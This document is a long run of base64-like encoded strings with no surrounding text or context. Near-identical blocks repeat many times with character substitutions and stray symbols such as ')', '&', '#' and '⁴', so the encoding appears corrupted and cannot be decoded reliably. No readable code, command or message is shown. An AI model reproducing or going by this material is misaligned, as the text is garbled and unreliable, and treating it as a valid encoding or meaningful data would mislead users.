cuUukhxxkjUdka7sc1dZR0F9nn0cxLYCeyMsxqk9ItFQcqQ+JASFV1/VbIKNgk+RJJWN2gy1iRjbv5lgmJciIn100ut7/CCGcgV RshQ+KmZkzzxV61tQWpFjAFTJXkEWMHk4DQQsrSNtkhLiQ0HID8XLKiJRGybUnurFTKPbF71nkX+TL/06BqcFMouPwzIDJ00N bH0MjXLN1+Qy/AK5howx8860r3eQnzCSA1PTqIJChyn/ZjCCuDAVWcbwjBWmuAwgDyUGCI6CFzm6MUwLcrSkQFAf0bfpek3Tshb /0XWxapi+Z3VAGUK5CFRPD6Lxq3JQuEG0KtLZ0+Q0HinE8dPirfydDfHZcQDp12mF5C0y41ikqJUIwuRWbeEgKZBzjpPu3Fa6g GGCS75LgKmbWLihRzY48sLiamM1PaPZwAFDNbiXSmNtRCMm56yZ6qs0hofBSMuk9jRWkZ0BRhbWhh+km4D1uSUPWxV46oF/VdF yK75etksEH1JgLuioQ04e0b/QTm4YRhpShh63CwEs2c/4uSwCBsx4+cxmLu9FYKAs38UwR9NIFFZe0HQSGsqMIBJMA/EFYWI8t AQyxMQUJ/FELUV9FrY+SNU014XvAjyAi1n3IKeGyVV+UC9TrQ9cawf4pen+1gau1VbYEWEHDk+x8+32P4ddkEwzcRh4NRhMhv5D CsD131VRr6DCFiq4F3vm4R05SLG1Ef/KHns4X3xpWMoq2UTgm0UHwbiGo26SxJe0mjSi2pFUgLba6uCPfp8BL33IVvo)h0 p8HxJLuwBg1nZWaC2USGpr7zpyKU4g6t5PXArafmPCZUNBerwWEc0wXrM3yQWWk+e28SiNKJtRvuKi/ZaIJMABQ5KmfyXho oWWEhEux0ZAcbBkegq953IfiupGkADhdrJxaeCAH30UC5A8CRqWd0igzFig13GfgfiT61NPmwdm01ldks03U5KRRYkbE9CMuQ J5QAnQ5bjwmSMRbaH5yjW9MWINU21gPJPPUktheKVfxt25aVrzxPBbBshudRpQX	5CbCnuVLsE2a161ZXqdcol	lQS6Rw2luJV2pNlWf6iUhj1p	dqreqS9VLkCaiQ6T0VGeKk	<8WuMhLe6yWqxznilaJHjeXS0JOikEsry
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	mssurSn0ivL9Vk0jnIn9Zc	ovCXGkOFJtEnRLkCWiC1Vq3m	d1tTgJx0x18AiznCvVzSLF	R557qUsUJJUivFadMcar0FC+0BZUfbFvI
ysiZxsStEpERCOEwNJ0WkYgBVPKTHdWu9n1t5mjZ7PHPB0Jr1SxBhBDwCl0gmF0CIiRGr9KFNC3hhDPVctrAxldgnBkOdU8Nea1 1GdiD64FC+i/QBsAYTrIVwTCRsICIuVDgw7pm7NRlt3jvPVbK3tV290+LjBwRyAYIC5ZenPURRTBw1Gqr6kRuABfhLFHef4qnCc B8U3zucWOTEQjO5Nti4BwMYhwm16UdAgduUWwfjCEjkG5oZR7R3rrdguLO0VBqB1YEnUHG9hQLNx8eRQ3s+0i2A5Eg6DEd3qlc 1Ft7QcadALzrIMQmLzRMAVA&tPdRAQr5Z0ybDMGOUQSHYehDr0UPrFGC4sox3M0N/un1ruZ7SulZ8nES5M0VoqfZaJ/vhwW05rH ugN/cr2z+1VYD7ABF3qpM/HeV0XwlJS9WxIKcyU6Q0UIAnmIIzgND08EnXUcaZVj265B4LLCrCOUsdZ7nrOerhz3MfdSeFhhPWF IP+KQYj6dTo0nGL5K0RkpiINqikRPz1RL+Kka1RV6fpgftUy5UDe0IysX8PWqn27NRQfDFa31K9QXK5wAonAqXqJc2XNF4iLHTX ajwG+dBiUwLHf4BVpCU0fmi+ztBFZGDstQ6qIEjYjsrG6hxki6g7sqv41sMBHI/rdZ6wP45HEm4bNbDgsgCmsLye4/1++ha/qeV xCZMpgBaKyuMEKNawLwuTzov+47zAJs9ulndLFH+c14jcLzihyktCAazBVGCf0G8PEYEj1StDfZqRbYoCoQD54NMh6RbYMzCbiq cuUukhxxkjUdka7sc1dZR0F9nn0cxLYCeyMsxqk9ItFQcqQ+JAsFV1/VbIKNgk+RJJwN2gy1iRjbVs1gmJciIn100utT/CGCgQ RshQ+KmZkzzxV6ItQWpFjAFTJXkEWWmHk4DQQsrSNtkhLi0QHID8X1K1JRCgVbUnurFTkPbF71nkX+TL/0GBqcFMouPwzIDJ00N bHOMjXLN1+Qy/AK5hOww886On3eQnzCSA1PTqIJChyn/ZjCCuDAVWcbwjBWmuAwgDyUGC16CFzm6MUWcLrSkQFAF0bfpek3Tshb /OxWxapi+Z3vAGUK5CFRPD6GLxq3JQuEG0KtLZ0+QoHinE8dPirfydDfhZCqD12mF5C0y4i1kqJUIwuRWbeEgKZBzjpPu3FaGg /OCjW4eAw7sEvxytUTkmwb4e6Jum7hLxX3xEELAyAkRtX4jvvF+fbqnkfRrNgbp4GwrjB0DshZiN0svmkeFnPAAy+SkBkwaRS9S GsCS7SLgKmbWLihRzY48SLiamM1PaPZwAfDNbiXSMNtRCMmS6yZGqs0hofBSMuk91RWkzC0BRhWhh+km4D1uSUPWxV4EoF/VdF yK75etksEH1JgLui0Qo4e0b/QTm4YRhpSh63CwEs2c/4USWCBsx4+cxmLu9FYkAS38UwR9kNIPFZe0HQS6sqMIBJMA/EFYWI8t AQyxMQVJ/FELuV9ErY+SNU014XvAjyAi1n31KEGyV+VLC9TrQ9cawf4pen+1gau1vbYEWEHDk+x8+3zP4bdkEwzcRh4NRhMhv5D CsD131VRr6DCFiq4F3vm4R055LGJ1GTE/kH1ns54X3xpWMoqzUTgM0HlwbinGo26SxJe0mjSi2pFUgLba6uCPfp8BLz31Vw0Jh0 p8HxJLuwBg1nZWaCzU9Gpr7ZpyKU4g655PXArafmPCZuNBerwWEc0wvxrM3yQYWoK+e28SiNKJtRruXi/ZaIJmABJQSFmfyN7ho oWWEhEux0ZAcbBkegq9531fiupGkAbhdrJxaeCAH30ULC5A8CRqWd01gzFig15TGffifG1PmmVdm01ldks03J5KRRYkbE9CMQ J5QAnQ5bjwmSMRBaH3yjW0WIInU21TgPJRPubktheKVfxt2e5aVrzxBbBshudRpQXWLwj5tqQBX9KDSAz4v60CT90FNfdXpg c6Xg/4PxkB3NtqFCA2ABC0ihAGDTRfvK0m2q950hjMyUpbdV21/Nw+66				
IGdiD64FC+i/QBSAYTrIVwTCRsICIuVDgw7pm7NRlt3jvPVbK3tVX90+LjBwRyAYIC5ZenPURRTBw1Gqr6kRuABfhLFHef4qnCc B8U3zucWOTEQjO5Nti4BwMYhwm16UdAgduUWwfjCEjkG5oZR7R8?rrdguLOOVBqB1YEnUHG9hQLNx8eRQ3s+0i2A5Eg6DEd3qlc IFt7QcadALZrIMQmLzRMAVA8tPdRAQr5Z0ybDMGOUQSHYehDr0UPFGC4sox3M0N/un1ruZ7SulZ8nE55M0VoqfZaJ/vhwW65rH ugN/Cr2Z+1VYD7ABF3qpM/HeV0XuJS9WxIKcyU6QOUIAnmlIzgND08EnXUcaZVj26SB41LCrCOUsdZ7nrOerhz3MfdSeFhhPWF IP+KQYj6dTo0nGL5K0RkpiINqikRPzlRL+Kka1RV6fpgftUy5UDe0IysX8PWqnZ7NRQFDFa31K9QXk5wAonAqXq1c2XNF4iLHTX ajwG+dBiUwLHf4BVpCU0fmi+ztBFZGDstQ6qIEjYjsrGGhxki6g7sqv41sMBHI/rdZ6wP45HEm4bNbDgsgCmsLye4/1++ha/qeV xCZMpgBaKyuMEKNawLwuTzov+47zAJs9ulndLFH+c14jcLzihyktCAazBVGCf08PEYEj1StDfZqkBYoCoQD54NMh6RbYMzCbiq cuUukhxxkjUdka7sc1dZR0F9nn0cxLVCeyMsxqk9ItFQcqQ+JAsFv1/VbIKNgk+RJJwA2gy1iRjbVs1gmJciIn100utT/CCGcgV RshQ+KmZkzzxV6ItQWpFjAFTJXkEWWmHk4DQQsrSNtkhLi0QHID8XIkiJRCgVbUnurFtkpbF71nkX+TL/0GBqcFMouPwzIDJ00N bH0MjXLN1+Qy/AK5hOww8860r3e0nzCSAIPTqIJChyn/ZjCCuDAVWcbwjBWmuAwgDyUGCI6CFzm6MUWcLrSKQFAf0bfpek3Tshb /OXWxapi+Z3vAGUK5CFRPD6GLxq3JQuEG0KtLZ0+Q0HinE8dPirfydDfhZCqDp12mF5C0y4i1kqJUIwuRWbeEgKZBzjpPu3FaGg /oCjW4eAw7sEvxytUTkmwb4e6Jum7hLxX3xEELAyAkRtX4jvvF+fbqnkfRrNgbP4GwrjB0DshZiN0svmkeFnPAAy+SkBkwaRS9S GsCS75LgKmbULinRzY48sLiamMIPaPZwAfDNbiX5mNtRCMm56yZGqs0hofBSMuk9iRWkZ0BRhbWhh+km4D1uSUPWxV4EoF/VdF yK75etksEH1JgLui004e0b/QTm4YRhpSh63CwEs2c/4uSWC8sx4+cxmLu9FYkA38BUwR9KNIPFZe0HQSGsqMIBJMA/EFYW18t AQyxMQWJFELuV9ErY+SNU014XvAjyAi1n3IKeGVV+UC9TrQ9cawf4pen+1ga1uvbYEWEHDk+xB+32P4bdkEwzCRh4NRhMv5D CsD131VRr6DCFiq4F3vm4R05sLGjIGTE/kH1nss4X33xpWMoqzUTgM0UHwbinGo26SxJe0mjSi2PFUgLba6uCPfp8BLz3IVwoJh0 p8HxJLuwBg1nZWaCzU96pr7ZpyKU4g6t5PXArafmPCZuNBerwWEc0wvXrM3yQYWoK+e28SiNKJtRruXi/ZaIJmABJQSFmfyN7ho oWWEhEux0ZAcbBkegq953IfiupGAADhdrJxaeCAH30ULSA8CRqWd0igzFig15Gffif01NPmWdmo1ldks03USKRRYkbE9CMuQ J5QAnQ5bjwmSMRbaHSyjWy0nWInU2iTgPJRPubktheKVfxt2e5aVrzxpBbBshudRpQXWLwj5tqQBX9KD3SAz4v60CT09CHvHx2 5g2+4pxkB3NtqFCA2ABC0ihAGDTrKvK0m2q9t50hjMyVDpdV21/Nw+6G7dP0FFLiceBsVE+HYEJEL+gBB9S7IaE0Ctkv8a Fg2e+4jmMg7UPDKYFoJ3azmL24uu9Ton6imaBjVECqSXzaD8PcTNK29f0WGCWLw	SdGdqGfg1ialpHU93XA74i	iIp9Fox089u75ltCXKmukpoE	ec9qYpypdtWBZmRnP+/P+l	LaEfNV6sWs+VfR24tdloZo8S3IAbD0xcl
B8U3zucWOTEQjO5Nti4BwMYhwm16UdAgduUwwfjCEjkG5oZR7RR3rrdguL00VBqB1YEnUHG9hQLNx8eRQ3s+0i2A5Eg6DEd3qlc lFt7QcadALZrIMQmLzRMAVA8tPdRAQr5Z0ybDMG0UQSHYehDr0UPrFGC4sox3M0N/un1ruZ7SulZ8nES5M0VoqfZaJ/vhwW05rH ugN/Cr2Z+1VVD7ABF3qpM/Hev0XwJS9W1KcyUGQ0UJAnm1zgN08EnXUcaZVj26SB41LCrC0UsdZ7nr0erhz3Mfd5eFhhPWF IP+KQYj6dTo0nGL5K0RkpiINqikRPzIRL+KkalRV6fpgftUy5UDe0JysX8PWqn27NRQfDFa3IK9QXk5wAonAqXqJc2XNF4iLHTX ajwG+dB1UwLHf4BVpCU0fmi+ztBFZGDstQ6qIEjYjsrGGhxki6g7sqv41sMBHI/rdZ6wP45HEm4bNbDgsgCmsLye4/1++ha/qeV xCZMpgBaKyuMEKNawLwuTzov+47zAJS9u1ndLH+c14jcLzihyktCAazBVGCf0G8PEYEjJStDfZqkBVoCQDS4MNh6RbYMzCbiq cuUukhxxkjUdka7scldZR0F9nn0cxLYCeyMsxqk9ItFQcqQ+JAsFv1/VbIKNgk+RJJwN2gy1iRjbVs1gmJciIn100utT/CCGCgV RshQ+KmZkzzxV6ItQWpFjAFTJXkEWWmHk4DQQsrSNtkhLi0QHID8X1KiJRCgVbUnurFTkPbF71nkX+TL/OGBqcFMouPwzIDJ00N bHOMjXLN1+Qy/AK5Nowa8a60r3eQnzCSAIPTqIJChyn/ZjCCuDAVWcbwjBWmuAwgDyUGCI6CFzm6MUWcLr5KQFAfObfpek3Tshb /OxWxapi+Z3VAGUK5CFRPD6GLxq3JQuEG0KtLZ0+QOHinE8dPirfydDfhZCQDp12mF5COy4i1kqJUIwuRWbeEgKZBzjpPu3FaGg /oCjW4eAw7sEvxytUTkmwb4e6Jum7hLx33xEELAyAkRtX4jvvF+fbqnkfRrNgbp4GwrjBODshZiN0svmkeFnPAAy+SkBkwaRS9S GsCS7SLgKmbWLihRzY48SLiamM1PaPZwAfDNbiXSmNtRCMm65yZGqs0hofBSMuk9iRWkzC0BRhbWhh+km4D1uSUPWxV4EoF/VdF yK75etksEH1JgLui0Q04e0b/QTm4YRhpShh63CWES2C/4uSwCBsx4+cxmLu9FYkAs38UwR9kNIPFZe0HQSGsqMIBJMA/EFYNI8t AQyxMQWJ/FELuV9ErY+SNU014XvAjyAi1n3IKeGyV+VLC9TrQ9cawf4pen+1gau1vbYEWEHDk+xB+3zP4bdkEwzcRh4NRhhv5D CsD131VRr6DCFiq4F3vm4R05sLGj1GTE/kH1nss4X3xpWMoqzUTgM0UHwbinGo26SxJe0mjSi2pFUgLba6uCPfp8BLz3IVw0Jh0 p8HxJLwBg1nZWaCzU9Gpr7ZpyKU4g6t5PXArafmPCZuNBerwWEc0wvXrM3yQYW0K+e28SiNK3tRruXi/ZaIJmABJQ5FmfyN7ho oWEhEux0ZAcbBkegq953IfiupGkADhdrJxaeCAH30Uuc5A8CRqWoigzFig16Tgf1T61NPmmVdm01ldks03U5KRRYkbE9CMuQ J5QAnQ5bjwmSMRbaH5yjWy0mWINU2iTgPJRPubktheKVfxt2e5aVrzxpBbBshudRpQXWLwj5tq0BX9At4v60CT90FNfdXpg c6Xg/4PxkB3NtqFCA2ABC0ihAGDTRfvK0m2q9t50hJMyVDpbdV21/Nw+667dP0+FLEiceBsVE+HYEJEL+g/BJB957IaE0Ctkv8a Fg2e+4jmMg7UPDKYF0J33zmh24uu9Ton6imaBjVECq5XzaD8pPcTNK29f0WGCwLmhxs25mvrSxC93pFQkFQAtpyYRQWIA7h7F3W ZaJkDK0os1+muni6bPSNu6Lt6pCQeeR+gvnP8leSK	ysiZxsStEpERCOEwNJ0WkY	YgBVPKTHdWu9n1t5mjZ7PHPB ⁴	0Jr1SxBhBDwClOgmF0CIiF	R6r9KFNC3hhDPVctrAxldgnBkOdU8Nea
lFt7QcadALZrIMQmLzRMAVA8tPdRAQr5Z0ybDMGOUQSHYehDr0UPrFGC4sox3M0N/un1ruZ7SulZ8nES5M0VoqfZaJ/vhwW05rH ugN/Cr2Z+1VYD7ABF3qpM/HeV0XwlJS9WxIKcyU6QOUIAnmlIzgND08EnXUcaZVj26SB41LCrCOUsdZ7nrOerhz3MfdSeFhhPWF IP+KQYj6dTo0nGL5K0RkpiINqikRPz1RL+Kka1RV6fpgftUJSUDe0IysX8PWqn27NRQfDFa31K9QXK5wAonAqXqJC2XNF4iLHTX ajwG+dBiUwLHf4BVpCU0fmi+ztBFZGDstQ6qIEjYjsrGGhxki6g7sqv4lsMBHI/rdZ6wP45HEm4bNbDgsgCmsLye4/1++ha/qeV xCZMpgBaKyuMEKNawLwuTzov+47ZAJS9uIndLFH+c14jcLzihyktCAazBVGCf0G8PEYEj1StDfZqkBVoC0DS4NMh6RbYMZCbiq cuUukhxxkjUdka7scldZR0F9nn0cxLYCeyMsxqk9ItFQcqQ+JAsFv1/VbIKNgk+RJJwN2gy1iRjbVs1gmJciIn100utT/CGCgV RshQ+KmZkzzxV6ItQWpFjAFTJXKEWWmHk4DQQsrSNtkhLi0QHID8X1KiJRCgVbUnurFTkPbF71nkX+TL/OGBqcFMouPwzIDJ0ON bHOMjXLN1+Qy/AK5hOww8860r3eQnzCSA1PTqIJChyn/ZjCCuDAVWcbwjBWmuAwgDyUGCI6CFzm6MUWcLrSKQFAfObfpek3Tshb /0xWxapi+Z3vA6UK5CFRPD6GLxq3JQuE60KtLZ0+Q0HinE8dPirfydDfhZCqDp12mF5C0y4i1kqJUIwuRWbeEgKZBzjpPu3FaGg /ocjW4eAw7sEvxytUTkmwb4e6Jum7hLxX3xEELAyAkRtX4jvvF+fbqnkfRrNgbp4GwrjB0Ds1XN0sNkeFnPAAy+SkBkwaRS9S GsCS7SLgKmbWLihRzY48sLiamM1PaPZwAfDNbiXSmNtRCMmS6yZGqs0hofBSMuk9iRWkzC0BRhbWhh+km4D1uSUPWxV4EoF/VdF XK75etksEH1JgLuioQo4e0b/QTm4YRhp5hh63CwEs2c/4uSwCBsx4+cxmLu9FYkAs38UwR9KNIPFZe0HQS6sqMIBJMA/EFYWI8t AQyxMQWJ/FELUV9ErY+SNU014XvAjyAi1n3IKeGyV+VLC9TrQ9cawf4pen+1gau1vbYEWEHDk+xB+3zP4bdkEwzcRh4NRhhv5D CsD131VRr6DCFiq4F3vm4R05sLGj1GTE/kH1nss4X3xpWMoqzUTgM0UHwbinGo26SxJe0mjSi2pFUgLba6uCPfp8BLz3IVwoJh0 p8HxJLuwBg1nZWaCzU9Gpr7ZpyKU4g6t5PXArafmPCZuNBerwWEc0wvXrM3yQWoK+e28SiNKJtRruXi/ZaIJmABJQSFmfyN7ho oWkEhEux0ZAcbBkegq953IfiupGkADhdrJxaeCAH30UuC5A8CRqWd0igzFigtJ6TgfifG1NPmWdm01ldks03U5KRYkbE9CMuQ J5QAnQ5bjwmSMRbaH5yjWy0NWINU2iTgPJRPUbktheKVfxt2e5aVrzxpBbBshudRpQXWLwj5tqQBX9KD3SAz4v60CT90FNfdXpg c6Xg/4PxkB3NtqFCA2ABC0ihAGDTRfvK0m2q950hjWVDpbdV21/Nw+6G7dP0+FLEiceBSVE+HYEILFL#JBB9s7IaE0Ctkv8a Fg2e+4jmMg7UPDKYF0Ja3zmh24uU9Ton6imaBjVEq5Xza08pPCTNK29f0WGCwLwhss25mvrSxC93pFQkFQdtppYRQWIA77F3W ZaJkDK0os1+muni6bPSNu6Lt6pCQeeR+gvnP8leSK9LJc1sYr6P2s9yvldgVXXqMo65SGtYNgK2xJN4dPGEBWLqsU7xMMip8tfb	1GdiD64FC+i/QBsAYTrIVw	wTCRsICIuVDgw7pm7NRlt3jv	PVbK3tVX90+LjBwRyAYIC	5ZenPURRTBw1Gqr6kRuABfhLFHef4qnCo
ugN/Cr2Z+1VYD7ABF3qpM/HeV0XwlJS9WxIKcyU6QUUAnmlIzgND08EnXUcaZVj26SB41LCrCOUsdZ7nrOerhz3MfdSeFhhPWF IP+KQYj6dTo0nGL5K0RkpiINqikRPz1RL+KkalRV6fpgftUy5UDe0IysX8PWqn27NRQfDFa31K9QXk5wAonAqXqJc2XNF4iLHTX ajwG+dBiUwLHf4BVpCU0fmi+ztBFZGDstQ6qIEjYjsrGGhxki6g7sqv41sMBHI/rdZ6wP45HEm4bNbDgsgCmsLye4/1++ha/qeV xCZMpgBaKyuMEKNawLwuTzov+47zAJs9uIndLFH+c14jcLzihyktCAazBVGCfO68PEYEj1StDfZqkBVoCoQD54NMh6RbYMzCbiq cuUukhxxkjUdka7sc1dZR0F9nn0cxLYCeyMsxqk91tFQcqQ+JAsFv1/VbIKNgk+RJJwN2gy1iRjbVs1gmJciIn100utT/CCGCgV RshQ+KmZkzzxV6ItQWpFjAFTJXKEWMHk4DQ0srSNtkhLi0QHID8X1KiJRCgVbUnurFTkPbF71nkX+TL/OGBqcFMouPwzIDJOON bHOMjXLN1+Qy/AK5hOww886Or3eQnzCSA1PTqIJChyn/ZjCCuDAVWcbwjBWmuAwgDyUGCI6CFzm6MUWcLrSKQFAfObfpek3Tshb /oxuwapi+Z3vAGUK5CFRPD6GLxq3JQuEG0KtLZ0+QOHinE8dPirfydDfhZCqDp12mF5C0y4i1kqJUIwuRWbeEgKZBzjpPu3FaGg /oCjW4eAw7sEvxytUTkmwb4e6Jum7hLxX3xEELAyAkRtX4jvvF+fbqnkfRrNgbp4GwrjBODshZiN0svmkeFnPAAy+SkBkwaRS9S GsCS7SLgKmbWLihRzY48sLiamM1PaPZwAfDNbiXSmNtRCMmS6yZGqs0hofBSMuk9iRWkzC0BRhbWhh+km4D1uSUPWxV4EoF/VdF yK75etksEH1JgLuioQo4e0b/QTm4YRhpShh63CWEs2c/4uSwCBsx4+cxmLu9FYKAs38UwR9kNIPFZe0HQSGsqMIBJMA/EFYWI8t AQyxMQWJ/FELuV9ErY+SNU014xvAjyAi1n3IKeGyV+VLC9TrQ9cawf4pen+1gau1vbYEWEHDk+xB+3zP4bdkEwzcRh4NRhMhv5D CsD131VRr6DCFiq4F3vm4R05sLGJ1GTE/kH1nss4X3xpWMoqzUTgM0UHwbinGo26SxJe0mj512pFUgLba6uCPfp8BLz3IVwoJh0 p8HxJLuwBg1nZWaCzU9Gpr7zpyKU4g6t5PXArafmPCZuNBerwWEc0wxrM3yQYWoK+e28SiNKJtRruXi/Za1JmABJQSFmfyN7ho oWWEhEux0ZAcbBkegq953IfiupGkADhdrJxaeCAH30UC5A8CRqWd0igzFigtJ6TgfiT61NPmVdm011dks03U5KRRykbE9CMuQ J5QAnQ5bjwmSMRbaH5yjWy0nWInU21rgPJRPubktheKVfxt2e5aVrzxpBbBshudRpQXWLwj5tqQBX9RD3SAz4v60CT9oFNdXpg c6Xg/4PxkB3NtqFCA2ABC0ihAGDTFrvK0m2q9t50hjMyVDpbdv2l7Nw4667dP0+FLEiceBsVF+HYEJEL+g/BJB9S7IaE0Ctkv8a Fg2e+4jmMg7uPDkYFoJa3zmh24uu9Ton6imaBjVECq5XzaD8PpcTNK29f0WGCwLwhxs25mvrSxC93pFQkFQAtppYRQWIA7h7F3W ZaJkDK0os1+muni6bPSNu6Lt6pCQeeR+gvnP8leSK9LJc1sYr6P2s9yv1dgVXXqMo65SGtYNgK2xJN4dPGEBWLqsU7xMMip8tfb	B8U3zucWOTEQjO5Nti4BwM	MYhwm16UdAgduUWwfjCEjkG5	oZR7RR3rrdguLOOVBqB1YE	EnUHG9hQLNx8eRQ3s+Oi2A5Eg6DEd3ql
IP+kQYj6dTo0nGL5K0RkpiINqikRP2lRL+KkalRV6fpgftUy5UDe0IysX8PWqn27NRQfDFa31K9QXk5wAonAqXqJc2XNF4iLHTX ajwG+dBiUwLHf4BVpCU0fmi+ztBFZGDstQ6qIEjYjsrGGhxki6g7sqv4lsMBHI/rdZ6wP45HEm4bNbDgsgCmsLye4/1++ha/qeV xCZMpgBaKyuMEKNawLwuTzov+47zAJs9ulndLFH+c14jcLzihyktCAazBVGCf0G8PEYEjJStDfZqkBYoCoQDS4NMh6RbYMzCbiq cuUukhxxkjUdka7scldZR0F9nn0cxLYCeyMsxqk9ItFQcqQ+JAsFv1/VbIKNgk+RJJwN2gy1iRjbVs1gmJciIn100utT/CCGCgV RshQ+KmZkzzxV6ItQWpFjAFTJXkEWWmHk4DQQsrSNtkhLi0QHID8X1KiJRCgVbUnurFTkPbF71nkX+TL/OGBqcFMouPwzIDJ0ON bH0MjXLN1+Qy/AK5hOww8860r3eQnzCSA1PTqIJChyn/ZjCCuDAVwcbwjBWmuAwgDyUGCI6CFzm6MUWcLrSKQFAf0bfpek3Tshb /0xWxapi+Z3vAGUK5CFRPD6GLxq3JQuE60KtLZ0+Q0HinE8dPirfydDfhZCqDp12mF5C0y4i1kqJUIwuRWbeEgKZBzjpPu3FaGg /oCjW4eAw7sEvxytUTkmwb4e6Jum7hLxX3xEELAyAkRtX4jvvF+fbqnkfRrNgbp4GwrjB0DshZiN0svmkeFnPAAy+SkBkwaRS9S GsC57SLgKmbWLihRzY48sLiamM1PaPZwAfDNbiXSmNtRCMmS6yZGqs0hofBSMuk9iRWkzC0BRhbWhh+km4D1uSUPWxV4EoF/VdF yK75etksEH1JgLuioQo4e0b/QTm4YRhpShh63CwEs2c/4uSwCBsx4+cxmLu9FYkAs38UwR9kNIPFZe0HQSGsqMIBJMA/EFYWI8t AQyxMQWJ/FELuV9ErY+SNU014XvAjyAi1n3IKegVV+ULC9TrQ9cawf4pen+lgau1vbYEWEHDk+xB+32P4bdkEwzcRh4NRhMhv5D CsD131VRr6DCFiq4F3vm4R05sLGj1GTE/kH1nss4X3xpWMoqzUTgM0UHwb1Go26SxJe0mj5i2pFUgLba6uCPfp8BLz3IVwoJh0 p8HxJLuwBg1nZWaCzU9Gpr7ZpyKU4g6t5PXArafmPCZuNBerwWEc0wvXrM3yQYWoK+e28SiNKJtRruXi/ZaIJmABJQSFmfyN7ho oWWEhEux0ZAcbBkegq953IfiupGkADhdrJxaeCAH30UuC5A8CRQWd0igzFigtJ6TgfiT61NPmWVdm011dks03U5KRRYkbE9CMuQ J5QAnQ5bjwmSMRbaH5yjWy0nWInU2iTgPJRPubktheKVfxt2e5aVrzxpBBBshudRpQXWLwj5tqQBX9KD3Az4v60CT9oFNfdXpg c6Xg/4PxkB3NtqFCA2ABC0ihAGDTRfvK0m2q9t50hjMyVDpbdV21/Nw+6G7dP0+FLEiceBsVE+HYEJEL+g/BJB9s7IaE0Ctkv8a Fg2e+4jmMg7uPDkYF0Ja3zmh24uu9Ton6imaBjVECq5XzaD8pPcTNK29f0WGCwLwhxs25mvrSxC93pFQkFQAtppYRQWIA7h7F3W ZaJkDK0os1+muni6bPSNu6Lt6pCQeeR+gvnP8leSK9LJc1sYr6P2s9yvldgVXXqMo65SGtYNgK2xJN4dPGEBWLqsU7xMMip8tfb	lFt7QcadALZrIMQmLzRMAV	VA8tPdRAQr5Z0ybDMGOUQSHY	ehDr0UPrFGC4sox3M0N/ur	n1ruZ7SulZ8nES5M0VoqfZaJ/vhwW05rH
